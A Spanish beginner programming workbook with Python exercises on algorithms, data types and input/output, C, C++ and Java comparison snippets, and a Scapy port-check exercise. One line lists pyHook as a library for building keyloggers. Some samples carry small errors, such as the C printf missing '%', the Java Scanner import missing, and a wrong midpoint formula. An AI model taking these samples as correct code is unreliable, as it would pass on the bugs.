
Fundamentos de programación

Ejercicios



Curso 2020/21

Ejercicios de Fundamentos de Programación - revisión 01/01/2021

El contenido de este documento puede cambiar debido a ampliaciones y correcciones enviadas por los lectores. Encontrarás siempre la última versión del documento en http://www.xtec.cat/~acastan/textos/.

Índice de contenido

Preparados, listos, … ¡ya!

Este documento no es un curso de programación. Tampoco es un curso de Python. Encontrarás muchos buenos cursos sobre dichos temas en libros e Internet.

Este documento tan sólo contiene algunos ejercicios de programación, para ir practicando y fijando lo aprendido en clases de programación básica. No pretende que resuelvas los problemas en Python, aunque a principio de cada bloque de ejercicios haya un breve resumen de algunas características necesarias de dicho lenguaje.

Este curso trabajamos con Python, pero en cursos anteriores utilizamos C o Java. El lenguaje de programación no importa y el entorno de desarrollo tampoco. De hecho, las soluciones que propongo no son “pythónicas”: intento que no contengan características distintivas de Python, sino estructuras de datos, de control de flujo, y operadores que puedes encontrar en cualquier lenguaje de programación.

Para programar hace falta curiosidad, pasión por los rompecabezas, y muchas ganas de divertirse. En esta primera sección del documento adjunto algunas ideas para practicar la programación con Python de una manera muy lúdica.

Python + Turtle

Python tiene el módulo *turtle*, que te permite dibujar gráficos vectoriales al estilo del antiguo lenguaje de programación Logo. Un ejemplo de uso:

- https://www.mclibre.org/consultar/python/lecciones/python-turtle-1.html

Python + Pygame

Python tiene el módulo *pygame*, que te permite programar videojuegos 2D. Un ejemplo de uso:

- https://www.raspberrypi.org/magpi-issues/Essentials_Games_v1.pdf

Python + Blender

Blender, el programa libre y gratuito de diseño 3D, permite utilizar Python para interactuar con los objetos. Encontrarás varios videotutoriales en internet. La documentación de referencia:

- https://docs.blender.org/manual/en/latest/advanced/scripting/introduction.html

Python + Robocode

¿Te atreves a utilizar una API para programar el comportamiento de un tanque, y lanzarlo a un arena a competir con otros tanques?

- https://github.com/turkishviking/Python-Robocode

Python + Aplicaciones con interfaz gráfica

¿Estás cansado de escribir aplicaciones para la cónsola? ¿Te apetece utilizar librerías para que tu aplicación muestre ventanas y elementos gráficos? Tkinter, PyQt, wxPython, PySimpleGUI, …

- https://realpython.com/learning-paths/python-gui-programming/

Python + Minecraft

Python puede interactuar con el juego *Minecraft*. Puedes escribir programas que construyan estructuras dentro del juego, o que varíen el comportamiento del personaje.

Un ejemplo de uso:

- https://www.raspberrypi.org/magpi-issues/Essentials_Minecraft_v1.pdf

Si dispones del juego Minecraft, que no es gratuito, para poder interactuar con Python debes:

1) Descargar e instalar un servidor de Minecraft como Spigot o Paper. Configurarlo para modo de juego “creativo”.
2) Descargar el módulo RaspberryJuice en la carpeta “plugins” de dicho servidor.
3) Ejecutar el servidor.
4) Ejecutar el juego Minecraft y escoger una partida multijugador contra tu servidor. Pulsa simultáneamente las teclas <F3>+<P> para activar que cuando abandones la ventana del juego éste no se paralice.
5) En la carpeta donde vayas a programar con Python, descarga las librerías para Minecraft y descomprímelas en la carpeta “mcpi”. Aquí tienes una descripción de las funciones de dicha librería: http://www.stuffaboutcode.com/p/minecraft-api-reference.html

Si no dispones del juego Minecraft, no lo compres. Puedes realizar un montaje más sencillo que el anterior sobre *Minetest*, un clon gratuito y libre de Minecraft, En Linux me ha bastado con instalar des de los repositorios los paquetes “minetest”, “minetest-mod-pycraft” y “python3-minecraftpi”.

Python + Raspberry

El miniordenador *Raspberry Pi* dispone de una línea de entradas y salidas digitales llamada *GPIO* que permite conectar todo tipo de circuitos electrónicos e interactuar con ellos. Ejemplos de uso:

- https://www.raspberrypi.org/magpi-issues/Essentials_GPIOZero_v1.pdf
- https://realpython.com/python-raspberry-pi/
- https://gpiozero.readthedocs.io/en/stable/recipes.html

Python + sistemas y ciberseguridad

Hay mil y una librerías: Scapy para crear paquetes TCP/IP; shodan para interactuar con el buscador Shodan; smtplib para enviar correo; Fabric para automatizar tareas de administración; dnspython para consultas DNS; python-whois para consultas WHOIS; PyPDF4 para procesar o crear pdf; ipaddress para cálculos de subnetting; pyHook para crear keyloggers; psutil, subprocess, os y sys para interactuar con procesos y el sistema; shutil para manipular ficheros a nivel de directorio; etc.

Práctica 1: Lenguajes de programación, compiladores e intérpretes, y entornos de desarrollo

Objetivos de la práctica

- Conocer la historia de los lenguajes de programación más importantes.
- Entender los conceptos de código fuente, código máquina, compilador e intérprete.
- Familiarización con un entorno integrado de desarrollo.
- Familiarización con la estructura de un programa en lenguaje Python.
- Familiarización con las funciones de entrada y salida del lenguaje Python.
- Familiarización con los tipos de datos en Python y comprensión de los errores debidos al rango de precisión de los tipos numéricos.


Algorítmica

Algoritmo es la exposición, paso a paso, de la secuencia de instrucciones que se ha de seguir para resolver un determinado problema.

Estructura de datos es una representación en forma lógica de la información, una manera de organizar una determinada información.

Lenguaje de programación son el conjunto de instrucciones que permiten controlar una máquina. Un programa es la descripción de un algoritmo en un determinado lenguaje de programación.

- http://es.wikipedia.org/wiki/Algoritmo
- http://es.wikipedia.org/wiki/Estructura_de_datos
- http://es.wikipedia.org/wiki/Lenguaje_de_programación




Diagramas de flujo

El diagrama de flujo es un lenguaje visual de descripción de algoritmos. La representación gráfica nos permite entender fácilmente el proceso, aunque para procesos muy complejos los diagramas de flujo se vuelven demasiado extensos y, por lo tanto, intratables.

- http://es.wikipedia.org/wiki/Diagrama_de_flujo
- http://code.google.com/p/freedfd/

- http://www.youtube.com/watch?v=VvUuey811PU
- http://drakon-editor.sourceforge.net/



Las cajas con forma de elipse indican el inicio y el final del algoritmo


Las cajas con forma de rectángulo indican una operación, cálculos en general.

Las cajas con forma de rombos indican una decisión. Según sea el resultado de evaluar la expresión lógica el codigo se bifurcará hacia un camino o hacia otro.


Las cajas con forma de trapecios indican una petición de datos o una salida de resultados.

Las flechas enlazan los diferentes pasos del algoritmo y nos indican el orden de estos.

Ejemplo: descripción mediante diagrama de flujo del proceso a seguir un domingo por la mañana.



Ejemplo: descripción mediante diagrama de flujo del proceso a seguir para calcular una raíz cuadrada.



Pseudocódigo

Pseudocódigo es un lenguaje escrito de descripción de algoritmos, con una sintaxis más coloquial y menos rígida que la de los lenguajes de programación.

- http://es.wikipedia.org/wiki/Pseudocódigo
- http://pseint.sourceforge.net/

Ejemplo: descripción mediante pseudocódigo del proceso a seguir para calcular una raíz cuadrada.

```
programa RaizCuadrada
  pedir número x
  sea b = x
  mientras x/b sea muy diferente de b, hacer lo siguiente:
    actualizar el nuevo valor de b = (b + x/b) / 2
  fin del mientras
  decir b es la raíz cuadrada de x
fin del programa
```


Lenguaje de programación

Los lenguajes de programación han evolucionado con el tiempo. Para hacernos una idea de dicha evolución y de las características que han ido incorporando podemos consultar las siguientes direcciones:

- http://es.wikipedia.org/wiki/Lenguaje_de_programación
- http://www.digibarn.com/collections/posters/tongues/
- http://cdn.oreillystatic.com/news/graphics/prog_lang_poster.pdf
- http://www.levenez.com/lang/history.html

Como curiosidad, en las siguientes direcciones podéis encontrar un mismo programa (“Hello, world!” y “99 Bottles of Beer”) escrito en centenares de lenguajes de programación diferentes:

- http://en.wikibooks.org/wiki/List_of_hello_world_programs
- http://99-bottles-of-beer.net/



Un compilador es el programa encargado en traducir un programa escrito en lenguaje de programación de alto nivel (código fuente) al lenguaje que es capaz de ejecutar un ordenador (código máquina). Para aprender más podemos consultar las siguientes direcciones:

- http://es.wikipedia.org/wiki/Compilador
- http://es.wikipedia.org/wiki/Intérprete_informático

Los ejercicios de este documento se pueden resolver en el lenguaje de programación que se desee. Para dar soluciones y alguna pequeña explicación yo he escogido lenguaje Python. Para aprenderlo podéis encontrar innumerables cursos de lenguaje Python en Internet. Ahí van tres direcciones para comenzar:

- Historia de Python: https://es.wikipedia.org/wiki/Python
- Curso de Python: https://es.wikibooks.org/wiki/Python
- Normas de estilo de programación: http://es.wikipedia.org/wiki/Estilo_de_programación

Para trabajar vamos a utilizar un Entorno Integrado de Desarrollo (IDE), donde podemos escribir nuestro programa, compilarlo y ejecutarlo, recibir ayuda sobre errores y sintaxis, y ejecutar instrucción a instrucción visualizando los valores que toman las variables (“depuración”).

Existen IDEs ligeros, libres y gratuitos tanto para Linux como para Windows y MacOS. Yo os recomiendo *Thonny*, por su sencillez. Existen muchos otros IDEs más pesados y completos, también libres y gratuitos, como por ejemplo *Pycharm Community*.

Ejercicios Obligatorios

1.1 Python es un lenguaje de programación de propósito general, interpretado, independiente de la plataforma, y con una gran comunidad detrás:

https://www.jetbrains.com/research/python-developers-survey-2018/

Vamos a realizar una serie de ejercicios guiados para familiarizarnos con el entorno. En el próximo tema entraremos más en detalle con la sintaxis y en el significado de los programas.

Actualmente Python va por la versión 3.9. En nuestra aula, Ubuntu 18.04 viene con Python 3.6 y Python 2.7 ya instalados. Las versiones 2.7 y 3.x de Python son incompatibles. Esto quiere decir que un programa escrito para una versión no funcionará para la otra, y viceversa. Utiliza la versión más moderna.

En Linux, Python ya viene instalado por defecto. En Windows no, así que debes descargarlo de esta dirección: https://www.python.org/downloads/windows/

a) Primero vamos a probar el entorno de Python des de la línea de comandos. Escribe en un terminal:

```
$ python3

>>> print('¡Hola Mundo!')
>>> print(3+4)
```

Cada instrucción de Python que escribas se ejecutará y podrás ver el resultado. Va bien para hacer pruebas, pero para escribir un programa necesitamos un entorno de desarrollo. Para Python existen multitud de entornos. Des de IDLE, el sencillo entorno de desarrollo que acompaña a Python, hasta entornos muy completos y pesados como PyCharm, pasando por

editores como Geany, Atom, Sublime Text. En clase tenemos instalado Geany y Thonny.

b) Abre Thonny y escribe el siguiente programa:

```
# Ejercicio 1
print('Pepito')
print('Cumpleaños: 22 de enero')
edad = 42
print('Tengo', edad, 'años')
cantante = 'Suzanne Vega'
comida = 'rúcula'
ciudad = 'Barcelona'
print('Me gusta la música de', cantante)
print('Me gusta cenar', comida)
print('Vivo en', ciudad)
```

Guarda el programa con el nombre ex_1_1.py y a continuación haz clic en el icono de ejecutar.

1.2 a) Copia el siguiente programa en el entorno de desarrollo y guárdalo con el nombre *ex_1_2_a.py*:

```
print('Suma de dos enteros')
a = int( input('Entre el dato 1: ') )
b = int( input('Entre el dato 2: ') )
suma = a + b
print('La suma vale:' , suma)
```

Ejecuta el programa y prueba como mínimo los siguientes valores, comprobando los resultados y averiguando que sucedió en caso que dichos resultados no sean correctos:

```
          250 +        -300
2000000000 + 2000000000
```

b) Modifica el programa anterior y guárdalo con el nombre *ex_1_2_b.py*:

```
print('Suma de dos reales')
a = float( input('Entre el dato 1: ') )
b = float( input('Entre el dato 2: ') )
suma = a + b
print('La suma vale:' , suma)
```

Ejecuta el programa y prueba como mínimo los siguientes valores, comprobando los resultados y averiguando que sucedió en caso que dichos resultados no sean correctos:

```
                  1E12 + -1.0
333333333333333.333 + 6.667
9.87654321012345678 + 10
               5E307 + 5E307
```

1.3 Copia el siguiente programa en el entorno de desarrollo y guárdalo con el nombre *ex_1_3.py*:

```
print('Pruebas de formatos de impresión')
print('--------------------------------\n')

# Inicializamos las variables
dato1 = 333
dato2 = 205.5
dato3 = 'hola'

# Pruebas
print(f'Entero en bases 10, 2 y 16             : {dato1} {dato1:b} {dato1:x}')
print(f'Entero alineado derecha (6 pos rell 0) : {dato1:06}')
print(f'Real sin formato                       : {dato2}')
```

```
print(f'Real con dos decimales                 : {dato2:.2f}')
print(f'Real alineado derecha (12 pos 0 decim) : {dato2:12.0f}')
print(f'Real alineado derecha (12 pos 2 decim) : {dato2:12.2f}')
print(f'Real con formato exponencial           : {dato2:e}')
print(f'Cadena alin. izquierda (20 pos rell =) : {dato3:=<20}')
print(f'Cadena centrada        (20 pos rell _) : {dato3:_^20}')
print(f'Cadena alin. derecha   (20 pos rell .) : {dato3:.>20}')
```

Ejecuta el programa. Observa como los parámetros proporcionados a la función *print* alteran el formato de la impresión, según https://docs.python.org/3/library/string.html#formatspec .

En una versión más antigua de Python el programa sería así:

```
print('Pruebas de formatos de impresión')
print('--------------------------------\n')


# Inicializamos las variables
dato1 = 205
dato2 = 205.5
dato3 = 'hola'

# Pruebas
print('Entero en bases 10 y 16                : %d %x'  % (dato1 , dato1))
print('Entero alineado derecha (6 pos rell 0) : %06i'   % (dato1))
print('Real sin formato                       : %f'     % (dato2))
print('Real con dos decimales                 : %.2f'   % (dato2))
print('Real alineado derecha (12 pos 0 decim) : %12.0f' % (dato2))
print('Real alineado derecha (12 pos 2 decim) : %12.2f' % (dato2))
print('Real con formato exponencial           : %e'     % (dato2))
print('Cadena alin. izquierda (20 pos)        : %20s'   % (dato3))
print('Cadena alin. derecha   (20 pos)        : %-20s'  % (dato3))
```

1.4 ¿Qué valor se almacena en las variables *x* e *y* al ejecutar cada una de estas sentencias?

a) y = 2

b) y = 1 / 2

c) y = 13 // 4

d) y = 13 % 4

e) x = 2 ** 4

f) x = x + y - 3

1.5 ¿Cuál es la diferencia más destacable entre un compilador y un intérprete? Nombra tres lenguajes de programación compilados y tres más interpretados.

1.6 Si estás en clase, vas a jugar con los compañeros. Forma un grupo de dos a cuatro personas y toma el código de un ejercicio *ex_1_1.py*. Mientras una persona no mira, el resto añade un error al programa. La persona que no miraba debe encontrar dicho error. Si lo encuentra a simple vista suma dos puntos, o si lo encuentra ejecutando el programa en el intérprete suma un punto, pero si no lo encuentra será la persona que puso el error la que sume un punto.

Anexo: Python, C, C++ y Java

La estructura de un programa en Python es:

```
# (opcional) Incluir bibliotecas del sistema y propias que utilizará el programa

import módulo

from módulo import función


# (opcional) Declaraciones de clases

class nombre_clase:
    declaración de métodos


# (opcional) Declaraciones de funciones

def nombre_función(parámetros):
    instrucciones
    [return valores]


# (opcional) Programa principal y variables globales

instrucciones
```

El siguiente programa en Python:

```
print("Suma de dos enteros")
a = int( input("Entre el dato 1: ") )
b = int( input("Entre el dato 2: ") )
suma = a + b
print("La suma vale:" , suma)
```

Lo puedo reescribir en Python como:

```
def main():
    print("Suma de dos enteros")
    a = int( input("Entre el dato 1: ") )
    b = int( input("Entre el dato 2: ") )
    suma = a + b
    print(f"La suma vale: {suma}")

if __name__ == "__main__":
    main()
```

En C sería:

```
void main (void) {
    int a, b, suma;

    printf("Suma de dos enteros\n");
    printf("Entre el dato 1:");
    scanf("%i", &a);
    printf("Entre el dato 2:");
    scanf("%i", &b);
    suma = a + b;
    printf("La suma vale: i\n", suma);
}
```

En C++ sería:

```
#include <iostream.h>
#include <iomanip.h>

void main (void) {
    int a, b, suma;

    cout << "Suma de dos enteros" << endl;
```

```
    cout << "Entre el dato 1:";
    cin >> a;
    cout << "Entre el dato 2:";
    cin >> b;
    suma = a + b;
    cout << "La suma vale: " << suma << endl;
}
```

En Java sería:

```
import java.io.*;

class Suma {
    public static void main(String[] args) {
        int a, b, suma;
        Scanner teclado = new Scanner( System.in );

        System.out.println("Suma de dos enteros");
        System.out.print("Entre el dato 1:");
        a = teclado.nextInt();
        System.out.print("Entre el dato 2:");
        b = teclado.nextInt();
        suma = a + b;
        System.out.println("La suma vale: " + suma);
    }
}
```

Práctica 2: Algoritmos secuenciales

Objetivos de la práctica

- Trabajo con expresiones aritméticas.
- Trabajo con expresiones lógicas.
- Trabajo con asignaciones.
- Trabajo con operaciones de entrada y salida.

Repaso previo

- Variables:

  Un programa está compuesto por instrucciones que operan sobre información, y por dicha información, que se almacena en celdas de memoria llamadas variables a las que se accede a través de un nombre.

  En Python el nombre de una variable puede contener letras, cifras, y símbolos unicode, pero no puede comenzar por un número, ni contener operadores, ni ser una palabra reservada del lenguaje de programación. Por ejemplo: i , año , x1, dni_alumno.

- Tipos de datos:

  La información almacenada en variables y procesada por instrucciones puede ser de varios tipos. En Python estos son:

  - int : `5` , `0x10` , `0b10` , `123123123123123123123123123123123123123123123123123`
  - float : `0.5` , `0.5e7` , `1.79e308` , `1.8e308` , `-1.8e308` , `5e-324` , `1e-325`
  - complex : `0.5 + 2j`
  - boolean : `True` / `False`
  - string : `'hola mon'` , `"hola mon"` , `''` , `'hola\tadeu\n'`
  - lista : `['dll', 'dm', 'x', 'dj', 'dv', 'dss', 'dg']`
  - tupla : `('dll', 'dm', 'x', 'dj', 'dv', 'dss', 'dg')`
  - diccionario : `{'Ana':20, 'Bob':40, 'Pep':30}`

- Comentarios:

  Los comentarios son un texto que añadimos al programa y que, a diferencia de las instrucciones, no se ejecuta. Su único propósito es aportar información a las personas que lean el código fuente del programa. El compilador o intérprete ignora los comentarios.

  En Python tenemos comentarios de una línea:

  ```
  instrucción    # comentario
  ```

Por ejemplo:

```
# Esto es un comentario
```

Y también tenemos comentarios de varias líneas:

```
''' comentarios '''
```

Por ejemplo:

```
''' Este comentario
comenzó en la línea de arriba
y acaba en esta línea '''
```

- Asignación:

```
variable = expresión
```

Por ejemplo:

```
x = 4
x = y = 0
x , y = 4 , 5
x , y = [4 , 5]
z = x - y
a = 'hola'
b = 'ase'
c = a + ' k ' + b
d = '-' * 100
e = f'El resultado es {x}'
```

La instrucción de asignación evalúa una expresión “a la derecha del =” y la almacena en la variable “a la izquierda del =”, modificando el contenido de dicha variable. No confundir el = con una comparación o equivalencia.

- Operadores:

- aritméticos: `+` , `-` , `*` , `/` , `//` , `%` , `**`

- lógicos: `<` , `<=` , `>` , `>=` , `==` , `!=` , `and` , `or` , `not`

En caso de no recordar la precedencia, puedes utilizar paréntesis para agrupar operaciones.

- Funciones matemáticas:

`math.abs()` , `math.sin()` , `math.log()` , `math.sqrt()` , `math.pi`, etc.

Pero hay que escribir a inicio del programa, como primera línea:

```
import math
```

- Conversión entre tipos de datos:

- a entero (tipo de datos “int”): `int('25')` , `int(25.9)` , `round(25.9)`

- a real (tipo de datos “float”): `float('25.5')`, `float(25)`

- a cadena (tipo de datos “string”): `str(25.5)`

- Entrada por teclado:

```
variable = input('texto a imprimir')
```

Por ejemplo:

```
nombre = input('¿Cómo te llamas? ')
edad = int( input('¿Cuántos años tienes? ') )
r = float( input('¿Qué mide el radio? ') )
```

- Entrada por línea de comandos (como argumentos del programa):

```
from sys import argv
print('El nombre del programa es', argv[0])
print('El primer argumento es', argv[1])
print('El segundo argumento es', argv[2])
```

- Salida por consola:

```
print('text a imprimir', variables, ...)
```

Por ejemplo:

```
print('Hola', nombre)
print(a, b, c, sep='|', end=' ')
print('resultado','\t',3*5,'\n')
print('''
Este texto
ocupa varias líneas
''')
print('El nombre es %s y la edad %d años' % (nombre, edad))
print(f'El nombre es {nombre} y la edad {edad} años')
print(f'Área: {(PI*r*r):7.2f}')
```

Ejercicios Obligatorios

2.1 Observa el siguiente programa en Python que implementa el cálculo del área y el perímetro de un círculo, dado un radio *r*, según las fórmulas área = $\pi * r^2$ y perímetro = $2 * \pi * r$

```
PI = 3.1416

# Pedimos el radio
r = float( input('Introduce radio del círculo: ') )

# Calculamos el área y perímetro
a = PI * r * r
p = 2 * PI * r
```

```
# Damos los resultados
print('Área =', a)
print('Perímetro =', p)
```

¿Qué variables son de entrada, qué variables son de salida, y cuáles auxiliares?

¿Se pueden declarar constantes en Python, como por ejemplo PI?

¿Por qué ponemos un conversor de tipo (“float”) delante de la entrada de datos (“input”)? ¿Qué pasaría si no?

2.2 Crea un programa llamado *ex_2_2*, que pida tres notas y calcule la media.

2.3 Crea un programa llamado *ex_2_3*, que pida dos puntos del espacio bidimensional y calcule el punto medio según la fórmula:

$$Sean\ los\ puntos\ \vec{a}=(a_x,a_y)\ y\ \vec{b}=(b_x,b_y)\ entonces\ \vec{m}=\vec{a}+\vec{b}=(\frac{a_x+b_x}{2},\frac{a_y+b_y}{2})$$

Ejercicios Adicionales

2.4 Crea un programa llamado *ex_2_4*, que dado un número entero que designa un periodo de tiempo expresado en segundos, imprima el equivalente en días, horas, minutos y segundos.

Por ejemplo: 300000 segundos serán 3 días, 11 horas, 20 minutos y 0 segundos.

Por ejemplo: 7400 segundos serán 0 días, 2 horas, 3 minutos y 20 segundos.

Los próximos ejercicios de sistemas, ciberseguridad, y Raspberry/Arduino no mejorarán tus conocimientos ni de algorítmica ni del lenguaje de programación utilizado. Consisten en investigar sobre el uso de alguna librería para entretenernos programado un caso real.

2.5 (Sistemas) Crea un programa llamado *ex_2_5*, que dado el PID de un proceso recibido por línea de comandos, imprima:

a) información relevante de dicho proceso, y

b) dónde se encuentra el archivo ejecutable.

Pistas: juega con `subprocess.check_output()` o con `psutil.Process()`

2.6 (Ciberseguridad) Abre un terminal y observa los puertos abiertos con el comando `ss -penta`. A continuación crea un programa llamado *ex_2_6* que analice un puerto TCP abierto y otro cerrado.

Pistas: utiliza Scapy https://scapy.readthedocs.io/en/latest/usage.html

2.7 (Arduino y Raspberry Pi) Comenzaremos con ejercicios muy básicos, como encender y apagar un LED.

Debes saber que Arduino se programa en C, pero que hay librerías de Python que permiten a un

programa comunicarse con la placa Arduino mediante el puerto USB/serie. Mira:

- https://playground.arduino.cc/interfacing/python

- https://www.luisllamas.es/controlar-arduino-con-python-y-la-libreria-pyserial/

